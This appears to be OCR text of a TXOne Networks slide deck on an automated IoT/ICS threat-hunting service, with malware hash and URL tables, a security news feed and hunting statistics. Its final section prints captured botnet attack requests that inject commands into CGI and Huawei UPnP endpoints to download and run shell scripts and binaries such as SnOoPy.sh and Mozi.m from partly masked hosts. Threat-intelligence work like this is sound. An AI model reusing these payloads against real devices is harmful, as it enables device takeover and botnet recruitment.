xmi	10549b8dba5ec8eb2f8fcdb3d73539	a1cb2d90f6fc7d49b476cd7b	http://205.18	1/xmi
vcimanagement.mips	5024c60e7c969293089549f8d41ba3	9f7d0e9be83c797bfdd2278aa	https://172.9	ins/vcimanagement.mips
jKira.mips	7448aea61ccbafbb840410c05e4241	25391d9dc020356fe1ea72012	https://107.1	12/bins/jKira.mips
mips	1d81958156a7333989696e9d4e9b6	38710bff81ec48cf8f5f1c33d	https://37.49.	mips
vcimanagement.mips	3cab00223458575395b99e63098267	94bd65eb63553031abf1c4dd1	https://52.14	bins/vcimanagement.mips
Astra.mips	48880dc57b5e002412bae8fcf95b0c	3425c3a46f120e8eda7e0ef9	https://192.2	1/bins/Astra.mips
work.sh	c1e198ac3c34251b5c33c9611a171	b0a013ec991f8bffb48bc91d2	http://behash	rk.sh
mips	2837acd73b270372971d932cddc53	c56e619ac7ac44ba15ef54882	https://37.49.	bins/mips
mips	882eb89e5bc23dd08e53b0fa7ddfcd	a3b9f30220dea0039bcd3d0d	https://45.95.	bins/mips
lan	271420049365b0063fc0fc69b372c1	757fa5f5eed5171651c24974	http://145.14.	setup/lan
23	68b77d35f6976c67767fa4358c6e567	3b14a340f1a7294e329fd0f9	http://98.159.	3
Hilix.mips	275b068d3a04cbce505b89f1da130e	227c9e9fa0cdd9a5d0372c18	https://37.49.	bins/Hilix.mips
3307	29758396d04a16e12b52f470a2d998	b9d2c9318543c08ab2ac70a7	http://98.159.	07
mips	9de0c26dd0fc85eff3e0c4b237c1f9b2	4d44dd8c3c406f9005064fe	https://159.8	)/bins/mips
mips	612a6b6eb403099a857222b35f370b	0ea28d2f7f740fd93ae0f109	https://192.9	fuckurlhausdumbindianretards13337skids/mips
b3astmode.mips	2c61ade6323527b000cc27babbba2	08812559d3a89807f48fe6446	https://45.95.	beastmode/b3astmode.mips
b3astmode.mips	1ba8719779106fdd92e8bd7d6cb7e6	6f1762231ea70b33a845f22e5	https://194.1	eastmode/b3astmode.mips
bot.pl	2339abcb78c46bf6ccdfce533b163d7	5dde3531706b1ffb301f143	http://163.17	bot.pl
8080	1e87a5dba16588bf91144de1b34a52	38bca63f79dd95d3087253d72	http://98.159.	80

```
0cc82bcbf7bee6e738a5d
3f2579cb7caa221b43fce
b1f07adb5a258131b6126
c313e97ae56233e91a722
78bbb524ec54d5f61a4d6
3aaf1f53f9a9c80c2306d
9f9e182d032f1da5b4605
2261cece180c06de14362
1892d26adbb6a79f63887
83e0ce59911f7da998de8
0aec44c71679b87ce19ba
ea1603d03140585b6bb76
36b8410fa65cb56ea55ee
38eea2c113ba30902cfc9
7ff722452bffb48be68bc
d765a656e1a1c49b90d32
b37e12b04722a46bfea78
7008f9b1a9a42e1fac2b0
4a7c58bed80f53c4d9378
0e74eabc3c7ac33e62113
7a75eae2194e568dcff2e
5ac6f6106f79f84214562
2406c639dbccc6582eec8
7c94781c039a1103cde91
36b09538d28af97c5163e
f76fefb8c0cc5438ad70f
```

© 2021 TXOne Networks Inc.

6. Threat Intelligence based on Athena

- Here, the threat analyst manually hunts down the in-depth threat


[ICS-CERT] OSIsoft PI Interface for OPC XML-DA 2020-11-10
[ICS-CERT] Siemens SIMATIC S7-300 and S7-400 CPUs (Update B) 2020-11-10
[Security Week] Microsoft Patches Windows Vulnerability Chained in Attacks With Chrome Bug 2020-11-10
[Security Week] PLATYPUS: Hackers Can Obtain Crypto Keys by Monitoring CPU Power Consumption 2020-11-10
[Security Week] Flaws in PcVue SCADA Product Can Facilitate Attacks on Industrial Organizations 2020-11-10
[DARKReading] Malware Hidden in Encrypted Traffic Surges Amid Pandemic 2020-11-10
[DARKReading] Claroty Details Vulnerabilities in Schneider PLCs 2020-11-10
[DARKReading] How Hackers Blend Attack Methods to Bypass MFA 2020-11-10
[Threat post] Microsoft Teams Users Under Attack in 'FakeUpdates' Malware Campaign 2020-11-10
[iThome] 仁寶傳出遭勒索軟體攻擊，該公司予以否認，並認為疑似是駭客入侵造成網路異常 2020-11-09
[ICS-CERT] OSIsoft PI Vision 2020-11-10
[ICS-CERT] Schneider Electric PLC Simulator for EcoStruxure Control Expert 2020-11-10
[ICS-CERT] SIMATIC S7-300 CPUs and SINUMERIK Controller 2020-11-10
[ICS-CERT] Siemens SCALANCE W 1750D 2020-11-10
[ICS-CERT] Siemens UMC Stack (Update C) 2020-11-10

[KitPloit - PenTest Tools!] ReconNote - Web Application Security Automation Framework Which Recons The Target For Various Assets To Maximize The Attack Surface For Security Professionals & Bug-Hunters 2020-11-09
[ZDI (Published)] ZDI-20-1363: Cisco WebEx Network Recording Player ARF File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1362: Cisco WebEx Network Recording Player ARF File Parsing Uninitialized Pointer Remote Code Execution Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1361: Cisco WebEx Network Recording Player ARF File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1360: WECON PLC Editor WCP File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1359: WECON PLC Editor WCP File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1358: WECON PLC Editor WCP File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1357: Adobe Acrobat Reader DC AVDocumentLocal Use-After-Free Information Disclosure Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1356: Adobe Acrobat Pro DC PDF Export Out-Of-Bounds Read Information Disclosure Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1355: Adobe Acrobat Pro DC PDF Export Out-Of-Bounds Write Remote Code Execution Vulnerability 2020-11-10
[ZDI (Published)] ZDI-20-1354: Adobe Acrobat Reader DC ID Parameter Out-Of-Bounds Read Information Disclosure Vulnerability 2020-11-10

© 2021 TXOne Networks Inc.

7. One-Click Deployment/Re-Deployment

- This is a function set up to strengthen our automated process.
- This demo video is a time-lapse video. The complete deployment process takes about 1-2 hours.



© 2021 TXOne Networks Inc.

One-Click Deployment of Automated Threat Hunting System

TXOne Networks Inc.

txOne networks

Highlights of the IoT-ICS Hunting System

Hunting Engine

In-Depth Analysis

Payload Classification

Dynamic Adjustment

One-Click (Re-)Deployment

Construction Cost Decreasing

txOne networks

© 2021 TXOne Networks Inc.

In-Depth Analysis of Our IoT-ICS Threat Intelligence

© 2021 TXOne Networks Inc.

txOne networks

IoC Hunting as A Service

Analyzed 20+ TB Traffic

Detected 1.2 Billion Attacks

Hunted 70+ Million Malicious IPs

Hunted 15+ Million Suspicious Domains

txOne networks

© 2021 TXOne Networks Inc.

IoC Hunting as A Service

Blocked 37+ M
Malicious IPs

Found 1.4+ M
Possible Botnet
Devices


Blocked 2.1+ M
Malicious
Domains


Found 2.6+ M
Malwares

© 2021 TXOne Networks Inc.

txOne networks


IoC Hunting as A Service





© 2021 TXOne Networks Inc.

Global Botnet Analysis and Alert



GET /cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20Account.User1.Password%3E$(cd%20/tmp;%20wget%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2012.SnOoPy.sh;curl%20-O%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2011.SnOoPy.sh;%20chmod%20777%20*;%20sh%2011.SnOoPy.sh;%20sh%2012.SnOoPy.sh)&password=admin Hxxp/1.0\r\n\r\nGET /cgi-bin/supervisor/CloudSetup.cgi?exefile=cd%20/tmp;%20wget%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2012.SnOoPy.sh;curl%20-O%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2011.SnOoPy.sh;%20chmod%20777%20*;%20sh%2011.SnOoPy.sh;%20sh%2012.SnOoPy.sh Hxxp/1.0\r\n\r\n

root\r\nroot\r\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget hxxp://85.239.xxx.xxx/SnOoPy.sh; chmod 777 *; sh SnOoPy.sh; tftp -g 85.239.xxx.xxx -r tftp1.sh; chmod 777 *; sh tftp1.sh; rm -rf *.sh; history -c\r\n

GET /cgi-bin/;cd$(IFS)/var/tmp;rm$(IFS)-rf$(IFS)*;$(IFS)wget$(IFS)hxxp://116.75.xxx.xxx:41227/Mozi.m;$(IFS)sh$(IFS)/var/tmp/Mozi.m

GET /shell?cd%20%2Ftmp%3Bwget%20hxxp%3A%2F%2F192.3.xxx.xxx%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect Hxxp/1.1\r\nHost: 139.59.xxx.xxx:5001\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/5.0.15-1-pve\r\n\r\n


GET /cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20Account.User1.Password%3E$(cd%20/tmp;%20wget%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2012.ttee.sh;curl%20-O%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2011.ttee.sh;%20chmod%20777%20*;%20sh%2011.ttee.sh;%20sh%2012.ttee.sh)&password=admin Hxxp/1.0\r\n\r\nGET /cgi-bin/supervisor/CloudSetup.cgi?exefile=cd%20/tmp;%20wget%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2012.ttee.sh;curl%20-O%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2011.ttee.sh;%20chmod%20777%20*;%20sh%2011.ttee.sh;%20sh%2012.ttee.sh Hxxp/1.0\r\n\r\n


POST /ctrlt/DeviceUpgrade_1 Hxxp/1.1\r\nHost: 68.183.xxx.xxx:37215\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.24.0\r\nContent-Length: 473\r\n\r\n<?xml version="1.0" ?>\n <s:Envelope xmlns:s="hxxp://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="hxxp://schemas.xmlsoap.org/soap/encoding/">\n <s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">\n <NewStatusURL>$(/bin/busybox wget -g 185.172.xxx.xxx -l /tmp/kh -r /mips; /bin/busybox chmod 777 * /tmp/kh; /tmp/kh huawei)</NewStatusURL>\n<NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>\n</u:Upgrade>\n 